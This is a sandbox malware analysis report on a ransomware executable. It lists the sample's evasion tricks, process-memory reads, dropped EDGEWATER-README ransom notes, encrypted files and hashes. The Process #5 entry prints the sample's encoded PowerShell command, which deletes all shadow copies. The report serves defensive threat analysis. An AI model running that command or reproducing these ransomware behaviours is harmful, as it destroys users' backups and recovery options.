MALICIOUS

Classifications: -

Threat Names: Mal/Generic-S

Verdict Reason: -

Sample Type	**Windows Exe (x86-32)**
File Name	**78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe**
ID	#7489398
MD5	fa8117afd2dbd20513522f2f8e991262
SHA1	f7b876edb8fc0c83fd8b665d3c5a1050d4396302
SHA256	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff
File Size	119.50 KB
Report Created	2023-04-22 15:54 (UTC)
Target Environment	win7_64_sp1_en_mso2016 | exe

OVERVIEW

VMRay Threat Identifiers (13 rules, 103 matches)

Score	Category	Operation	Count	Classification
4/5	Execution	Executes encoded PowerShell command	1	-
	• (Process #1) 78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe executes base64-encoded Powershell command.			
4/5	Reputation	Known malicious file	1	-
	• Reputation analysis labels the sample itself as Mal/Generic-S.			
4/5	YARA	Malicious content matched by YARA rules	1	-
	• Rule "GenericRansomNote" from ruleset "Ransomware" has matched on the dropped file "\\?\C:\EDGEWATER-README.txt".			
2/5	Discovery	Executes WMI query	1	-
	• (Process #5) powershell.exe executes WMI query: select * from Win32_Shadowcopy.			
2/5	Anti Analysis	Tries to detect virtual machine	1	-
	• (Process #1) 78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe is possibly trying to detect a VM via rdtsc.			
2/5	Anti Analysis	Makes direct system call to possibly evade hooking based sandboxes	1	-
	• (Process #1) 78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe makes a direct system call to "TppWaiterpThread".			
1/5	Mutex	Creates mutex	1	-
	• (Process #1) 78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe creates mutex with name "Global\530D4C9F-32A8-6FCB-DFF6-A5DE7490E287".			
1/5	Discovery	Enumerates running processes	1	-
	• (Process #1) 78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe enumerates running processes.			
1/5	Hide Tracks	Creates process with hidden window	1	-
	• (Process #1) 78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe starts (process #5) powershell.exe with a hidden window.			
1/5	Privilege Escalation	Enables process privilege	1	-
	• (Process #3) wmiprvse.exe enables process privilege "SeDebugPrivilege".			
1/5	Obfuscation	Reads from memory of another process	88	-

- (Process #3) wmiprvse.exe reads from smss.exe.
- (Process #3) wmiprvse.exe reads from csrss.exe.
- (Process #3) wmiprvse.exe reads from wininit.exe.
- (Process #3) wmiprvse.exe reads from winlogon.exe.
- (Process #3) wmiprvse.exe reads from services.exe.
- (Process #3) wmiprvse.exe reads from lsass.exe.
- (Process #3) wmiprvse.exe reads from lsm.exe.
- (Process #3) wmiprvse.exe reads from svchost.exe.
- (Process #3) wmiprvse.exe reads from (process #7) svchost.exe.
- (Process #3) wmiprvse.exe reads from (process #2) svchost.exe.
- (Process #3) wmiprvse.exe reads from spoolsv.exe.
- (Process #3) wmiprvse.exe reads from taskhost.exe.
- (Process #3) wmiprvse.exe reads from mscorsvw.exe.
- (Process #3) wmiprvse.exe reads from dwm.exe.
- (Process #3) wmiprvse.exe reads from explorer.exe.
- (Process #3) wmiprvse.exe reads from wmiadap.exe.
- (Process #3) wmiprvse.exe reads from (process #4) wmiprvse.exe.
- (Process #3) wmiprvse.exe reads from iexplore.exe.
- (Process #3) wmiprvse.exe reads from sppsvc.exe.
- (Process #3) wmiprvse.exe reads from material-gun-degree.exe.
- (Process #3) wmiprvse.exe reads from nicesinceend.exe.
- (Process #3) wmiprvse.exe reads from mentionlisten.exe.
- (Process #3) wmiprvse.exe reads from eat_management.exe.
- (Process #3) wmiprvse.exe reads from friend.exe.
- (Process #3) wmiprvse.exe reads from maintain.exe.
- (Process #3) wmiprvse.exe reads from forcefromsimple.exe.
- (Process #3) wmiprvse.exe reads from card owner election.exe.
- (Process #3) wmiprvse.exe reads from throw challenge.exe.
- (Process #3) wmiprvse.exe reads from mouth.exe.
- (Process #3) wmiprvse.exe reads from kill-realize.exe.
- (Process #3) wmiprvse.exe reads from although-always-toward.exe.
- (Process #3) wmiprvse.exe reads from fearearly.exe.
- (Process #3) wmiprvse.exe reads from able.exe.
- (Process #3) wmiprvse.exe reads from deep.exe.
- (Process #3) wmiprvse.exe reads from some_catch_cold.exe.
- (Process #3) wmiprvse.exe reads from nation.exe.
- (Process #3) wmiprvse.exe reads from toward-wind-much.exe.
- (Process #3) wmiprvse.exe reads from recent.exe.
- (Process #3) wmiprvse.exe reads from far.exe.
- (Process #3) wmiprvse.exe reads from filezilla.exe.
- (Process #3) wmiprvse.exe reads from sdclt.exe.
- (Process #3) wmiprvse.exe reads from afr38.exe.
- (Process #3) wmiprvse.exe reads from operation_you_especially.exe.
- (Process #3) wmiprvse.exe reads from flashfxp.exe.
- (Process #3) wmiprvse.exe reads from foxmailincmail.exe.
- (Process #3) wmiprvse.exe reads from gmailnotifierpro.exe.
- (Process #3) wmiprvse.exe reads from icq.exe.
- (Process #3) wmiprvse.exe reads from leechftp.exe.
- (Process #3) wmiprvse.exe reads from ncftp.exe.
- (Process #3) wmiprvse.exe reads from notepad.exe.
- (Process #3) wmiprvse.exe reads from operamail.exe.
- (Process #3) wmiprvse.exe reads from pidgin.exe.
- (Process #3) wmiprvse.exe reads from scriptftp.exe.
- (Process #3) wmiprvse.exe reads from skype.exe.
- (Process #3) wmiprvse.exe reads from smartftp.exe.
- (Process #3) wmiprvse.exe reads from trillian.exe.
- (Process #3) wmiprvse.exe reads from webdrive.exe.
- (Process #3) wmiprvse.exe reads from account_finally_respond.exe.
- (Process #3) wmiprvse.exe reads from should.exe.
- (Process #3) wmiprvse.exe reads from at-human.exe.

Score	Category	Operation	Count	Classification
1/5	System Modification	Modifies application directory	4	-

- (Process #1) 78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe modifies "\\?\c:\program files\EDGEWATER-README.txt".
- (Process #1) 78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe modifies "\\?\c:\program files (x86)\EDGEWATER-README.txt".
- (Process #1) 78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe modifies "\\?\c:\program files (x86)\microsoft sql server\EDGEWATER-README.txt".
- (Process #1) 78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe modifies "\\?\c:\program files (x86)\microsoft sql server\110\EDGEWATER-README.txt".

1/5	Obfuscation	Resolves API functions dynamically	1	-

- (Process #5) powershell.exe resolves 50 API functions by name.

Mitre ATT&CK Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
	#T1047 Windows Management Instrumentation			#T1143 Hidden Window		#T1057 Process Discovery					
	#T1086 PowerShell			#T1140 Deobfuscate/ Decode Files or Information		#T1497 Virtualization/ Sandbox Evasion					
				#T1027 Obfuscated Files or Information		#T1124 System Time Discovery					
				#T1497 Virtualization/ Sandbox Evasion							
				#T1045 Software Packing							


Sample Information


ID	#7489398
MD5	fa8117afd2dbd20513522f2f8e991262
SHA1	f7b876edb8fc0c83fd8b665d3c5a1050d4396302
SHA256	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff
SSDeep	3072:KW5yc3Y4SMQwuOekD96R928AN+/uSxo+HHz/bs/k4OS:K83Y5BAxa92KrxTnz/Y/k4O
ImpHash	95c9dbd11f21d2c0fa6c3dccccbdebb5
File Name	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe
File Size	119.50 KB
Sample Type	Windows Exe (x86-32)
Has Macros	✔

Analysis Information

Creation Time	2023-04-22 15:54 (UTC)
Analysis Duration	00:02:35
Termination Reason	Maximum binlog size reached
Number of Monitored Processes	5
Execution Successful	False
Reputation Enabled	✔
WHOIS Enabled	✔
Built-in AV Enabled	✖
Built-in AV Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of AV Matches	0
YARA Enabled	✔
YARA Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of YARA Matches	1




User Account Control
Do you want to allow the following program from an unknown publisher to make changes to this computer?
Program name: 78b592a2710d81fa91235b445f674ee804db39c8cc34f7...
Publisher: Unknown
File origin: Hard drive on this computer
Show details
Yes
No
Change when these notifications appear


Recycle Bin
-aDszMgX...
2
fjG2euM.flv
JRrBdek_U
TgkYiVhT...
y05K0sQebZz
Bt785JQ
fxVCw2bJr...
JxOzY.flv
w_C3ybSD...
_RgVBkPfn...
cJAfDSNtE...
fZd62IBu_6...
MHeguuV...
r
wkKGreC
_TjepDRFb...
-Dn6PCBW...
h5Q0AZUz...
n4aya7iH...
7tiaZsWBPx
JTeinGAb
DUWpMmy...
HXaRhXKd...
naJ79Uhp...
8xzy33DFu...
DZKLAcEd...
I1O6yI
QkafeG.flv
49Z3-mUr8...
e_CwK3h...
IWnETn7W...
rTBII7.flv
78b592a271...
E5oa_
jd6ecSh_-un
RX_7PcZ5c...
5:55 PM
4/22/2023

NETWORK

General

0 bytes total sent

0 bytes total received

0 ports

0 contacted IP addresses

0 URLs extracted

0 files downloaded

0 malicious hosts detected

DNS

0 DNS requests for 0 domains

0 nameservers contacted

0 total requests returned errors


HTTP/S

0 URLs contacted, 0 servers

0 sessions, 0 bytes sent, 0 bytes received

BEHAVIOR

Process Graph



Process #1: 78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe

ID	1
File Name	c:\users\keecfmwgj\desktop\78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe
Command Line	"C:\Users\kEecfMwgj\Desktop\78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe"
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 63096, Reason: Analysis Target
Unmonitor End Time	End Time: 219139, Reason: Terminated by timeout
Monitor duration	156.04s
Return Code	Unknown
PID	3928
Parent PID	1896
Bitness	32 Bit

Dropped Files (7)

File Name	File Size	SHA256	YARA Match
\\?\c:\users\default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms.mb8g3x4139	512.23 KB	51a65bf7824ef1fd58c83622da81961422a08455c2b2258ccbfc5818c36fc08d	✖
\\?\c:\bootmgr.mb8g3x4139	375.02 KB	314f6478d6734e2fe3fa87a05450527233f38e10584d3f90be5a14c0f7a5b66f	✖
\\?\c:\recovery\d327d5c2-7147-11eb-9862-d731c5aaa7a9\boot.sdi.mb8g3x4139	3096.23 KB	57d8efc140e71432c902ee747f206db99e522c5421a019d07f9eb506e1fbf993	✖
\\?\c:\users\default\NTUSER.DAT.LOG1.mb8g3x4139	185.23 KB	bb1ae6c23cc592094267d934cc64ea6efec786054fa9605f371b253471d59f1c	✖
\\?\c:\users\default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf.mb8g3x4139	64.23 KB	95cc883f0be118675dc205fced0ffeedbe9168b5fde021354d1c5a74fbeebf2a	✖
\\?\c:\users\default\documents\EDGEWATER-README.txt	5.95 KB	8b6acd9b09006c0e62fb7c7bb041aae962d4d3b19bff2d5f1301dc976603fc67	✔
\\?\c:\users\default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms.mb8g3x4139	512.23 KB	46b6334c232d8626ec064fe7ccecc1b111a2df1ca7703b6ac74de303dc0bc127	✖

Host Behavior

Type	Count
Module	106
Mutex	1
Registry	38
System	267
User	1
Keyboard	4
-	3
Process	110
COM	2
File	200

Process #2: svchost.exe

ID	2
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k netsvcs
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 68345, Reason: RPC Server
Unmonitor End Time	End Time: 219139, Reason: Terminated by timeout
Monitor duration	150.79s
Return Code	Unknown
PID	868
Parent PID	3928
Bitness	64 Bit

Process #3: wmiprvse.exe

ID	3
File Name	c:\windows\system32\wbem\wmiprvse.exe
Command Line	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 68345, Reason: RPC Server
Unmonitor End Time	End Time: 219139, Reason: Terminated by timeout
Monitor duration	150.79s
Return Code	Unknown
PID	3348
Parent PID	868
Bitness	64 Bit

Host Behavior

Type	Count
System	2576
User	24
Process	9297
-	14456
Registry	4
Module	115
COM	27

Process #5: powershell.exe

ID	5
File Name	c:\windows\system32\windowspowershell\v1.0\powershell.exe
Command Line	powershell -e RwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAgAFcAaQBuADMAMgBfAFMAaABhAGQAbwB3AGMAbwBwAHkAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0ACAAewAkAF8ALgBEAGUAbABlAHQAZQAoACkAOwB9AA==
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 69345, Reason: Child Process
Unmonitor End Time	End Time: 216951, Reason: Terminated
Monitor duration	147.61s
Return Code	0
PID	3956
Parent PID	3928
Bitness	64 Bit

Host Behavior

Type	Count
System	11
Module	56
File	151
Environment	17
Registry	23
-	132
COM	170
-	1

Process #8: vssvc.exe

ID	8
File Name	c:\windows\system32\vssvc.exe
Command Line	C:\Windows\system32\vssvc.exe
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 169279, Reason: RPC Server
Unmonitor End Time	End Time: 219139, Reason: Terminated by timeout
Monitor duration	49.86s
Return Code	Unknown
PID	2984
Parent PID	3348
Bitness	64 Bit

Host Behavior

Type	Count
System	3

ARTIFACTS

File

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff	C:\Users\kEecfMwgj\Desktop\78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	Sample File	119.50 KB	application/vnd.microsoft.portable-executable	-	MALICIOUS
8b6acd9b09006c0e62fb7c7bb041aae962d4d3b19bff2d5f1301dc976603fc67	\\?\c:\users\default\documents\EDGEWATER-README.txt, \\?\c:\users\public\EDGEWATER-README.txt, \\?\c:\users\keecfmwgj\documents\ED... ...nloads\EDGEWATER-README.txt, \\?\C:\EDGEWATER-README.txt, \\?\c:\program files (x86)\microsoft sql server\110\EDGEWATER-README.txt	Dropped File	5.95 KB	application/octet-stream	Access, Create, Write	MALICIOUS
51a65bf7824ef1fd58c83622da81961422a08455c2b2258ccbfc5818c36fc08d	\\?\c:\users\default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms.mb8g3x4139	Dropped File	512.23 KB	application/octet-stream	Access, Create, Write	CLEAN
314f6478d6734e2fe3fa87a05450527233f38e10584d3f90be5a14c0f7a5b66f	\\?\c:\bootmgr.mb8g3x4139	Dropped File	375.02 KB	application/octet-stream	Access, Create, Write	CLEAN
57d8efc140e71432c902ee747f206db99e522c5421a019d07f9eb506e1fbf993	\\?\c:\recovery\d327d5c2-7147-11eb-9862-d731c5aaa7a9\boot.sdi.mb8g3x4139	Dropped File	3096.23 KB	application/octet-stream	Access, Create, Write	CLEAN
bb1ae6c23cc592094267d934cc64ea6efec786054fa9605f371b253471d59f1c	\\?\c:\users\default\NTUSER.DAT.LOG1.mb8g3x4139	Dropped File	185.23 KB	application/octet-stream	Access, Create, Write	CLEAN
95cc883f0be118675dc205fced0ffeedbe9168b5fde021354d1c5a74fbeebf2a	\\?\c:\users\default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf.mb8g3x4139	Dropped File	64.23 KB	application/octet-stream	Access, Create, Write	CLEAN
e481a6b6eeefa50475f22daee6bb442bb1e1a26c2cb56fed25043fecfab8775e	\\?\c:\recovery\d327d5c2-7147-11eb-9862-d731c5aaa7a9\Winre.wim	Modified File	10240.00 KB	application/octet-stream	Access, Read, Write	CLEAN
46b6334c232d8626ec064fe7ccecc1b111a2df1ca7703b6ac74de303dc0bc127	\\?\c:\users\default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms.mb8g3x4139	Dropped File	512.23 KB	application/octet-stream	Access, Create, Write	CLEAN

Filename

File Name	Category	Operations	Verdict
C:\Users\kEecfMwgj\Desktop\78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	Sample File	-	MALICIOUS
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\PSScheduledJob.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Modules.ni.dll	Accessed File	Access	CLEAN
\\?\c:\users\default\pictures\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules	Accessed File	Access	CLEAN
C:\Windows\system32	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
\\?\c:\program files\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.ni.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Modules.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Modules.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Management	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Modules.xaml	Accessed File	Access	CLEAN
\\?\c:\users\default\music\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	Accessed File	Access	CLEAN
\\?\c:\program files (x86)\microsoft sql server\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Modules.psm1	Accessed File	Access	CLEAN
\\?\c:\recovery\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
\\?\c:\users\default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf	Accessed File	Access, Delete, Read, Write	CLEAN
\\?\c:\users\default\desktop\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AppLocker	Accessed File	Access	CLEAN
